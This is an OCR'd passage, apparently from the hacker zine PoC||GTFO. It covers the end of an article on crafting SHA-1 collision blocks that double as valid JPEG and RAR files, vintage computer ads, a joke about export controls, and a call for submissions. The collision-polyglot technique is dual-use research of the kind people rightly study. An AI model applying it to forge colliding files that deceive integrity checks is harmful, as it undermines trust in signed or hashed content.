
First, our blocks should be valid JPEGs. They must start with `0xff 0xd8`, which we can control. Then we need one last byte we can fully control, `0xff`, to start a segment. Then comes the fourth byte, which we'll set to `0xe?`. With luck, both cases will give us a valid+ignored segment start. Lastly comes the size of the segment, which we can't fully control, but which will not be too large as it's encoded in two bytes.

So, if we're lucky enough that the blocks are not too small, end after the `0x40` byte block, and their ends are not too close to each other, we just have to place the segments of two different JPEG pictures where these segments are ending.

Now we just have to hope that none of our random bytes creates an `0xff` byte. If we can't create the `0xff` sequence right after the signature, then we could retry later in the file, as other random data will be okay as long as no `0xff` appears.

We now have two valid JPEG start markers, and starting at the same offset two dummy segments of different lengths. All that is needed now is to start a comment segment right after the end of the smaller dummy segment, to comment out the first image's segment that will be placed immediately following the longest dummy segment. After the comment segment, we place the segment of the second image.

In one block, the dummy segment is longer; right after it come the segments of a valid JPEG image. In the other block, the dummy segment is shorter; it is directly followed by a comment segment that covers the rest of the longer dummy chunk and the chunks of the first valid image. Right after this comment segment come the segments of the second JPEG image.



```
                JPEG signature    Chunk marker        Chunk length
                                   - ff e5 in block 1  - c4 00 in block 1
                                   - ff e6 in block 2  - e4 00 in block 2
00000: ff d8 ff e? ?4 00 39 54 ?? 6d 04 2e ?? b7 b2 ??
       ?? 08 cf ?? ?? 46 d4 ?? ?? 0a 05 ?? ?? cb e2 ??  (contains no 0xff)
       ?? 87 fc ?? 38 98 83 ?? ?? 32 ac ?? ?? 6a a8 ??
       ?? 43 1f ?? ?? 66 87 f5 ?? 85 f7 ?? ?? 1c a9 ??

0c404: ff fe b5 e9      <COMment chunk covering Image 1>

0e404: ff e0            <start of Image 1>

       ...
       ff d9            <end of Image 1> <end of comment>

179ed: ff e0            <start of Image 2>

1b0d7: ff d9            <end of Image 2>
```

So now we have two blocks that can integrate any pair of standard JPEG files, provided they're not too big, and also a Rar archive collision, as one of the blocks ends with an 'R'. Why not, when we get the Rar for free?

12.3 And a Failure

The PE file format starts with an obsolete DOS header that is `0x40` bytes long (exactly the size of our block!), for which the only relevant elements nowadays are as follows:

- The '`MZ`' signature, at offset `0`.
- A pointer to the PE header, `e_lfanew`, aligned on four bytes at offset `0x3c`

As mentioned before, we know that the pointer will be different between the two blocks, as it is four bytes long. The problem is that the pointer in one of the two blocks will have a bit of its highest nybble set, thus that pointer will be greater than `0x1000000` (that's greater than 16 Gb). By manually crafting a

PE, the greatest value of `e_lfanew` that was found to be functional is `0xffffff0`, which is smaller than the lowest limit, yet very big. That PE itself is 268,435,904 bytes!

Thus, creating colliding PEs doesn't seem possible with this technique.

12.4 Conclusion

Having two different pictures with the same checksum that you can open in any image viewer is way more impressive than having two random colliding blocks—especially if you can freely use any picture for your final PoCs.

There are more than purely artistic reasons for studying polyglot collisions. When the attacker controls the constants as the hash function is initially specified, he only gets a single collision, a single pair of colliding blocks, for free. Finding more different collisions is as hard as finding one for the original SHA-1. So, if you want to have some freedom in using your collisions in practice, all target file formats must already be supported by your one colliding block.

In order to save significant time and heartache, a script was created that simulated all necessary conditions (generate two fully random blocks, set some bytes according to your rules, then check that they work). This script helped considerably to determine in advance the actual rules to feed the crunching cluster and then to be sure that you have working collisions at the end, rather than waiting a day or two to get the block pairs, which would likely fail to support the intended formats, and be forced to repeat this time-consuming and random process.

That makes two people happy: the cryptographer has a sexy new PoC, while the binarista has a nifty solution to an unusual challenge. Ain't that neighborly?

SuperBrain® Software.

	MICROSOFT	C-BASIC	PRICE
A/R	X	X	$250.00
A/P	X	X	$250.00
G/L	X	X	$250.00
P/R	X	X	$250.00
Inventory	X	X	$250.00
Restaurant Payroll	X		$250.00
Mailing List	X		$150.00
Word Processing	X		$195.00

"Industry Standard" programs on 5¼" diskette include source and complete professional documentation. Ready to run on SuperBrain.® One time charge, non exclusive license.

CMC COMPUTER MARKETING CORPORATION

116 South Mission
Wenatchee, WA 98801
(509) 663-1626 Ask for wholesale division

Also SuperBrain® computers check on prices.

® Trademark of Intertec Data Systems

Z_S-SYSTEMS
ZOBEX INC.

Complete computer on 3 S-100 boards for UNDER $1000.00*
Runs M/PM, C/PM and OMNIX

64K RAM 4 MHz No WAIT States IEEE Std.	Low power, DMA operation, Bank select in 16K sections Can be disabled in 4K increments
Z80 CPU 2-4 MHZ IEE Std.	3 serial ports, 3 parallel, one 4K EPROM, Vectored interrupts, real time clock, Software controlled baud rates, Drives daisy wheel printer directly
DISK CONTROLLER 8" and 5" DRIVES	All digital design for stable and reliable performance. No one-shots or analog circuitry.
CARD CAGE and Fan	Wide-spaced 6 slot shielded motherboard for good cooling and low noise.


SEND FOR FREE INFORMATIONS

6 months warranty on our boards with normal use

Z_S-SYSTEMS / ZOBEX INC.

P.O. Box 1847, San Diego, Ca. 92112
(714) 447-3997

*introductory offer for limited time only




64K BYTE EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARENT REFRESH GUARANTEED TO OPERATE IN NORTHSTAR, CROMEMCO, VECTOR GRAPHICS, SOL, AND OTHER 8080 OR Z-80 BASED S100 SYSTEMS ★ 4MHZ Z-80 WITH NO WAIT STATES.

- ★ SELECTABLE AND DESELECTABLE IN 4K INCREMENTS ON 4K ADDRESS BOUNDARIES.
- ★ LOW POWER—8 WATTS MAXIMUM.
- ★ 200NSEC 4116 RAMS.
- ★ FULL DOCUMENTATION.
- ★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
64KRAM	$595.00
48K RAM	$529.00
32K RAM	$459.00
16K RAM	$389.00
WITHOUT RAM CHIPS	$319.00



- ★ W/ SOLID FRONT PANEL $239.00
- ★ W/ CUTOUTS FOR 2 MINI-FLOPPIES $239.00
- ★ 30 AMP POWER SUPPLY $119.00

VISTA V-200 MINI-FLOPPY SYSTEM

- ★ S100 DOUBLE DENSITY CONTROLLER
- ★ 204 KBYTE CAPACITY FLOPPY DISK DRIVE WITH CASE & POWER SUPPLY
- ★ MODIFIED CPM OPERATING SYSTEM WITH EXTENDED BASIC

$695.00

- ★ EXTRA DRIVE, CASE & POWER SUPPLY

$395.00

16K X 1 DYNAMIC RAM

THE MK4116-3 IS A 16,384 BIT HIGH SPEED NMOS, DYNAMIC RAM. THEY ARE EQUIVALENT TO THE MOSTEK, TEXAS INSTRUMENTS, OR MOTOROLA 4116-3.

- ★ 200 NSEC ACCESS TIME, 375 NSEC CYCLE TIME.
- ★ 16 PIN TTL COMPATIBLE.
- ★ BURNED IN AND FULLY TESTED.
- ★ PARTS REPLACEMENT GUARANTEED FOR ONE YEAR.

$8.50 EACH IN QUANTITIES OF 8

BETA COMPUTER DEVICES


1230 W. COLLINS AVE.
ORANGE, CA 92668
(714) 633-7280

KIM/SYM/AIM-65—32K EXPANDABLE RAM

DYNAMIC RAM WITH ON BOARD TRANSPARENT REFRESH THAT IS COMPATIBLE WITH KIM/SYM/AIM-65 AND OTHER 6502 BASED MICROCOMPUTERS.

- ★ PLUG COMPATIBLE WITH KIM/SYM/AIM-65. MAY BE CONNECTED TO PET USING ADAPTOR CABLE. SS44-E BUS EDGE CONNECTOR.
- ★ USES +5V ONLY (SUPPLIED FROM HOST COMPUTER BUS). 4 WATTS MAXIMUM.
- ★ BOARD ADDRESSABLE IN 4K BYTE BLOCKS WHICH CAN BE INDEPENDENTLY PLACED ON 4K BYTE BOUNDARIES ANYWHERE IN A 64K BYTE ADDRESS SPACE.
- ★ BUS BUFFERED WITH 1 LS TTL LOAD.
- ★ 200NSEC 4116 RAMS.
- ★ FULL DOCUMENTATION
- ★ ASSEMBLED AND TESTED BOARDS ARE GUARANTEED FOR ONE YEAR, AND PURCHASE PRICE IS FULLY REFUNDABLE IF BOARD IS RETURNED UNDAMAGED WITHIN 14 DAYS.

	ASSEMBLED / TESTED
WITH 32K RAM	$419.00
WITH 16K RAM	$349.00
WITHOUT RAM CHIPS	$279.00
HARD TO GET PARTS ONLY (NO RAMS)	$109.00
BARE BOARD AND MANUAL	$49.00



CALIF RESIDENTS PLEASE ADD 6% SALES TAX.
MASTERCHARGE & VISA ACCEPTED. PLEASE ALLOW 14 DAYS FOR CHECKS TO CLEAR BANK
PHONE ORDERS WELCOME.

13 Ancestral Voices
Or, a vision in a nightmare.

by Ben Nagy

This high-capacity, weaponized poem has been withheld from this international edition, as it may inspire new exploits and is thus a controlled export.[24]

[24]Look up Wassenaar Arrangement, *intrusion software*, *control lists*, and *controlled items*. If it helps develop, generate, or automate exploits, it's now an export-controlled item. Kind of like strong cryptography was in 1990s.

14 A Call for PoC

by Pastor Manul Laphroaig
to many neighbors,
but especially to
the neighbors we've been begging for PoC.
(You know who you are, you scruffy PoC-hoarders!)

Howdy, neighbor! Is that a fresh new PoC you are hugging so close? Don't stifle it, neighbor, it's time for it to see the world, and what better place to do it than from the pages of the famed International Journal of PoC or GTFO? It will be in a merry company of other PoCs big and small, bit-level and byte-level, raw binary or otherwise, C, Python, Assembly, hexdump or any other language. But wait, there's more—our editors will groom it for you, and dress it in the best Sunday clothes of proper church English. And when it looks proudly back at you from these pages, in the company of its new friends, won't that make you proud? So set that little PoC free, neighbor, and let it come to me, pastor@phrack.org!

Do this: Write an email telling our editors how to do reproduce *ONE* clever, technical trick from your research. If you are uncertain of your English, we'll happily translate from French, Russian, or German. If you don't speak those languages, we'll dig up a translator.

Like an email, keep it short. Like an email, you should assume that we already know more than a bit about hacking, and that we'll be insulted or—WORSE!—that we'll be bored if you include a long tutorial where a quick reminder would do. Don't try to make it thorough or broad.

Do pick one quick, clever low-level trick and explain it in a few pages. Teach me how to forge fake OTR histories of the Eliza chatbot; teach me a subset of the X86 architecture that can be easily assembled by hand; or, teach me how to identify Matilda's backdoor by the random numbers being better than Bochs ought to provide. Show me how to build a floppy that boots on multiple architectures. Don't tell me that it's possible; rather, teach me how to do it myself with the absolute minimum of formality and bullshit.

Like an email, we expect informal (or faux-biblical) language and hand-sketched diagrams. Write it in a single sitting, and leave any editing for your poor preacherman to do over a bottle of fine scotch. Send this to pastor@phrack.org and hope that the neighborly Phrack folks—praise be to them!—aren't man-in-the-middling our submission process.

You can expect PoC||GTFO 0x06, our seventh release, to appear in print soon at a conference of good neighbors. We've not yet decided whether to include crayons, but you can be damned sure that it'll be a good read.